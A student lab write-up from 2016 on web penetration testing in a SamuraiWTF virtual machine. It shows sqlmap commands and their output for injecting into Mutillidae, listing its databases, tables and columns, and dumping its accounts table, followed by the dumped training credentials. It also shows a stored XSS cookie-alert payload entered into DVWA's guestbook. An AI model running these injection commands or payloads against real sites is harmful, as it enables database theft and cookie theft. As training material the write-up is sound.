
Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm




Open the following

1. Burp Free Suit
2. Firefox




Firefox Setup

1. Switch to Firefox
2. Go to options
3. Click
 - 1. Advanced
 - 2. Network tab
 - 3. Settings




4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is localhost
6. Make sure the Port is 8080



Or


1. Click on foxy Proxy Add-on
2. Click Use "Burp settings"

Visit : M



Burp Setup

1. Switch Burp suite
2. Make sure you listening to localhost:8080
3. To check this, open Burp Suite and click Proxy -> Options



4. Next select Proxy and turn on intercept

SQLmap is one of the most common used tools for web application penetration testing because it is open source and automates sql injection attacks which also allows you to spawn a shell.

It has full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB DBMS/ Database Management System. It is also coded in python.

Open firefox and visit [http://mutillidae/index.php?](http://mutillidae/index.php)



Open up terminal

To check all the attributes and options for this tool type **sqlmap -h** on your terminal.

A screenshot of a terminal window titled "samurai@samuraiwtf: ~<2>". The window displays the help output for the sqlmap command. The output is divided into two main sections: "Enumeration" and "Operating system access".

Enumeration:
These options can be used to enumerate the back-end database management system information, structure and data contained in the tables. Moreover you can run your own SQL statements

-a, --all	Retrieve everything
-b, --banner	Retrieve DBMS banner
--current-user	Retrieve DBMS current user
--current-db	Retrieve DBMS current database
--passwords	Enumerate DBMS users password hashes
--tables	Enumerate DBMS database tables
--columns	Enumerate DBMS database table columns
--schema	Enumerate DBMS schema
--dump	Dump DBMS database table entries
--dump-all	Dump all DBMS databases tables entries
-D DB	DBMS database to enumerate
-T TBL	DBMS database table(s) to enumerate
-C COL	DBMS database table column(s) to enumerate

Operating system access:
These options can be used to access the back-end database management system underlying operating system

Next we will use the following command

Which is going to an error that resources back with information and we are passing the user name admin with no password

```
sqlmap -u 'http://mutillidae/index.php?page=user-info.php&username=admin&password=&user-info-php-submit-button=View+Account+Details' --dbs
```

```
File Edit View Search Terminal Help
[1.0-dev-8b90d14]
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 08:42:25
[08:42:25] [WARNING] provided value for parameter 'password' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[08:42:25] [INFO] testing connection to the target URL
[08:42:26] [INFO] heuristics detected web page charset 'windows-1252'
[08:42:27] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[08:42:28] [INFO] testing if the target URL is stable
[08:42:29] [INFO] target URL is stable
[08:42:29] [INFO] testing if GET parameter 'page' is dynamic
[08:42:30] [INFO] confirming that GET parameter 'page' is dynamic
```

It will ask you if you want to run other tests on different database types. I entered y

```
[08:47:50] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[08:48:03] [INFO] GET parameter 'username' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause' injectable
It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads for the remaining tests, do you want to include all tests for 'MySQL' extended provided level (1) and risk (1) values? [Y/n] y
[08:51:16] [INFO] testing 'MySQL inline queries'
[08:51:17] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[08:51:18] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
```

It will then ask if you want to try other url parameters , I clicked n

```
0 columns' injectable
GET parameter 'username' is vulnerable. Do you want to keep testing the others (i
any)? [y/N] n
```

In the end the tables are as following

```
---  
[08:52:50] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Apache 2.4.7, PHP 5.5.9  
back-end DBMS: MySQL 5.0  
[08:52:50] [INFO] fetching database names  
available databases [10]:  
[*] bWAPP  
[*] dvwa  
[*] information_schema  
[*] mysql  
[*] nowasp  
[*] owasp10  
[*] performance_schema  
[*] samuraidojo_basic  
[*] samuraidojo_scavenger  
[*] test
```

Databases enumerated:

```
[*] bWAPP  
[*] dvwa  
[*] information_schema  
[*] mysql  
[*] nowasp  
[*] owasp10  
[*] performance_schema  
[*] samuraidojo_basic  
[*] samuraidojo_scavenger  
[*] test
```

Let's check all the tables for the owasp10 database.

This is the database for the Mutillidae Web Application.

Using terminal again:

```
$ sqlmap -u 'http://mutillidae/index.php?page=user-info.php&username=admin&password=&user-info-php-submit-button=View+Account+Details' -D owasp10 --tables
```

```
mutillidae@mutillidae:~$ sqlmap -u 'http://mutillidae/index.php?page=user-info.php&username=admin&password=&user-info-php-submit-button=View+Account+Details' -D owasp10 --tables
```

```
[08:58:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0
[08:58:04] [INFO] fetching tables for database: 'owasp10'
[08:58:05] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+-----+
| accounts      |
| blogs_table   |
| captured_data |
| credit_cards  |
| hitlog        |
| pen_test_tools|
+-----+
[08:58:05] [INFO] fetched data logged to text files under '/home/samurai/sqlmap/output/mutillidae'
[samurai@samuraiwtf: ~]$
```

Tables enumerated:

accounts	
blogs_table	
captured_data	
credit_cards	
hitlog	
pen_test_tools	

Now lets get the columns from all of them

```
samurai@samuraiwtf: ~$ sqlmap -u 'http://mutillidae/index.php?page=user-info.php&username=admin&password=&user-info-php-submit-button=View+Account+Details' -D owasp10 -t accounts --column
```

The columns are :

Database: owasp10

Table: hitlog

[6 columns]

Column	Type
date	datetime
browser	text
cid	int(11)
hostname	text
ip	text
referer	text

Database: owasp10

Table: pen_test_tools

[5 columns]

Column	Type
comment	text
phase_to_use	text
tool_id	int(11)
tool_name	text
tool_type	text

Database: owasp10

Table: credit_cards

[4 columns]

Column	Type
ccid	int(11)
ccnumber	text
ccv	text
expiration	date

Database: owasp10

Table: accounts

[5 columns]

Column	Type
cid	int(11)
is_admin	varchar(5)
mysignature	text
password	text
username	text

Database: owasp10

Table: blogs_table

[4 columns]

Column	Type
date	datetime
blogger_name	text
cid	int(11)
comment	text

Database: owasp10

Table: captured_data

[8 columns]


Column	Type
capture_date	datetime
data	text
data_id	int(11)
hostname	text
ip_address	text
port	text
referrer	text
user_agent_string	text

So Now we have the account table columns which are username and password.

Next we want to brute force the columns and get the information. we do this by running the following command. We select the database table and the columns

```
sqlmap -u 'http://mutillidae/index.php?page=user-info.php&username=admin&password=&user-info-php-submit-button=View+Account+Details'-D owasp1- -T accounts -C username,password --dump
```

This will take a while



```
[09:09:09] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[09:09:09] [INFO] fetching current database
[09:09:10] [WARNING] reflective value(s) found and filtering out
[09:09:10] [INFO] fetching tables for database: 'nowasp'
[09:09:12] [INFO] fetching entries of column(s) 'password, username' for table 'page_hints' in database 'nowasp'
[09:09:13] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[09:09:14] [INFO] fetching number of column(s) 'password, username' entries for table 'page_hints' in database 'nowasp'
[09:09:14] [WARNING] (case) time-based comparison requires larger statistical mode l, please wait
```

The list of crack users and passwords are

username	password
admin	adminpass
adrian	somepassword
john	monkey
jeremy	password
bryce	password
samurai	samurai
jim	password
bobby	password
simba	password
dreveil	password
scotty	password
cal	password
john	password
kevin	42
dave	set
patches	tortoise
rocky	stripes
tim	lanmaster53
ABaker	SoSecret
PPan	NotTelling
CHook	JollyRoger
James	i<3devs
ed	pentest

Table: accounts

[23 entries]

username	password
admin	adminpass
adrian	somepassword
john	monkey
jeremy	password
bryce	password
samurai	samurai
jim	password
bobby	password
simba	password
dreveil	password
scotty	password
cal	password
john	password
kevin	42
dave	set
patches	tortoise
rocky	stripes
tim	lanmaster53
ABaker	SoSecret
PPan	NotTelling
CHook	JollyRoger

james	i<3devs	
ed	pentest	
+-----+-----+		



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

LAB 4 : DESCRIBE HOW YOU WOULD DISCOVER BOTH
REFLECTED AND STORED XSS IN DVWA.


ROBERT JAMES GABRIEL
PART 4 - 13 APRIL 2016

Setup

OPEN YOUR VM FUSION


Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm




Open the following

5. Firefox




Stored XSS

1. Select "XSS Stored" from the left navigation menu.



A screenshot of the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is `http://127.0.0.1:8080/dvwa/vulnerabilities/xss_s/`. The main content area shows the DVWA logo and the title "DVWA Security". Under "Script Security", it says "Security Level is currently low." and "The security level changes the vulnerability level of DVWA." A dropdown menu is open, showing "low" selected. Below that, under "PHPIDS", it says "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." and "PHPIDS is currently disabled." There is a link "[enable PHPIDS]". At the bottom, there is a note "[Simulate attack] - [View IDS log]" and a message "Security level set to low". On the left sidebar, "XSS stored" is highlighted in green. The status bar at the bottom indicates "HTTP://W" and "samurai@samuraiwtf:~".


So sign into the guest book, I used the following for the inputs test and test.




A screenshot of the DVWA interface showing a stored XSS vulnerability. The URL is `http://127.0.0.1:8080/dvwa/vulnerabilities/xss_s/`. The main content area shows the DVWA logo and the title "Vulnerability: Stored Cross Site Scripting (XSS)". Below it, there is a form with fields for "Name" (containing "test") and "Message" (containing "test"). Below the form, there is a "Sign Guestbook" button. To the right, there is a list of guestbook entries:

- Name: test
Message: This is a test comment.
- Name: Peter Winter
Message:
- Name: Peter Winter
Message:

At the bottom, there is a "More info" section with links to <http://ha.ckers.org/xss.html> and http://en.wikipedia.org/wiki/Cross-site_scripting. The status bar at the bottom indicates "HTTP://W" and "samurai@samuraiwtf:~".




3. Then were going to do it again, but with the following information. name as test2 and the body as <script>alert(document.cookie)</script>



4. Click sign into guest book


Every time the user goes onto the page the cookie information will be alerted, showing that the stored XSS worked. See attached photo



Reflected XSS

